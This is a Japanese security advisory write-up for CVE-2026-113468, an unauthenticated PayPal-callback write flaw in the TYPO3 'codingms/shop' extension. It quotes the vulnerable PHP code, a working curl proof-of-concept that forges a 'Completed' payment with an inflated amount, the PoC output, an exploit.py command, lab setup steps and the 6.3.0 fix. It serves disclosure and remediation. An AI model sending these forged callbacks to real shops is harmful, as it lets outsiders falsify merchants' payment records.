
callbackAction() は PayPal が支払い通知を POST するエンドポイントです。このエンドポイントは
item_number から注文 ID を取得し、POST ボディ全体をその注文の
callback_parameter フィールドに書き込みます。メッセージが PayPal から来たことを証明するものは何もありません:
cmd=_notify-validate によるポストバックも、シークレットも、金額や受取人のチェックもありません。
任意の訪問者が、未払い注文の保存済み支払いレコードを上書きできます。
| CVE | CVE-2026-113468 |
| アドバイザリ | TYPO3-EXT-SA-2026-036、2026-10-20 |
| パッケージ | codingms/shop "TYPO3 Shop by coding.ms"、インストール数 10,182 |
| 影響を受けるバージョン | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| 修正済み | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862、認可の欠如 |
| CVSS 4.0 | 6.9 中程度、AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| 検証環境 | TYPO3 13.4.34、PHP 8.4、shop 6.2.0 |
| クレジット | Nguyen Le Thanh Nam |
同じアドバイザリ内の 2 件目の CVE: CVE-2026-112071、同じコントローラにおける 未認証の注文キャンセル。
Classes/Controller/BasketOrderController.php:1239、バージョン 6.2.0:
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
同一ファイル内の12行上にある stripeCallbackAction() はWebhook署名を検証し、失敗時には403を返します。PayPalの経路にはこれに相当するものが何もありません。
callback_parameter は、注文について決済プロバイダーが述べた内容をショップが記録したものであり、支払いに異議が唱えられた際にマーチャントが参照するものです。影響を受けるバージョンでは、その内容を第三者が決定できてしまいます。
これを制約する条件は2つあります。対象の注文が prepared 状態であること、そしてページに BasketOrder プラグインが組み込まれていることです。
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
同じ実行からのコントロール: 順序 2 は paid であり、何も書き込まれず、item_number を削除しても何も書き込まれません。完全な出力は
poc-transcript.txt にあります。
exploit.py は、あなたが所有するホストに対して同じリクエストを送信します。デフォルトではドライランです:
python3 exploit.py http://shop.example/checkout --order 42 --fire
レスポンスはいずれの場合も HTTP 200 です。tx_shop_domain_model_basketorder.callback_parameter を読んで確認してください。
書き込み後、callbackAction() は confirmed => true を伴って orderAction() に転送されます。そこで注文が完了するかどうかは CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService を通じて判定されますが、これはラボには存在しなかった別の商用拡張機能に含まれているため、テストされていません。注文はすべての実行で prepared のままでした。

get.typo3.org/13/tar.gz から TYPO3 13.4.x クラシックモードを取得します。Composer は不要です。shop を、さらに codingms/additional-tca と
codingms/modules を取得します。EXT:shop/Configuration/TypoScript/ を含めます。shop_basketorder コンテンツ要素を配置します。status = 'prepared' を使って tx_shop_domain_model_basketorder に行を挿入します。php -S で配信し、PHP intl をロードします。手順 3 を省略すると、すべてのリクエストが 404 を返します。これは脆弱性のないサイトのように見えます。
6.3.0 では、通知を保存する前に認証を行います:
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() はペイロードを PayPal に送り返し、VERIFIED を必要とします。検証済みのメッセージであっても、それが PayPal から送信されたことしか証明しないため、isMatchingPayPalPayment() はそれを注文に紐付けます。payment_status は Completed でなければならず、受信者は設定済みの payPalId と一致し、通貨も一致し、さらに mc_gross は注文合計とセント単位で等しくなければなりません。どちらも設定が欠けている場合は拒否します。
注文の確定処理は BasketOrderHmacService の背後に移動され、これは注文 uid をサイトの encryptionKey で署名します。完全な差分は fix-6.2.0-to-6.3.0.diff にあり、リリースされた 6.3.0 の成果物から取得したものです。このパッチは閲覧のみで、PoC はそれに対して再実行されていません。
[email protected] に報告済み。修正版は Thomas Deuling (coding.ms)、アドバイザリは Torben Hansen (TYPO3 Security Team) によるものです。
自身が所有する、またはテストを許可されているシステムでのテストに使用してください。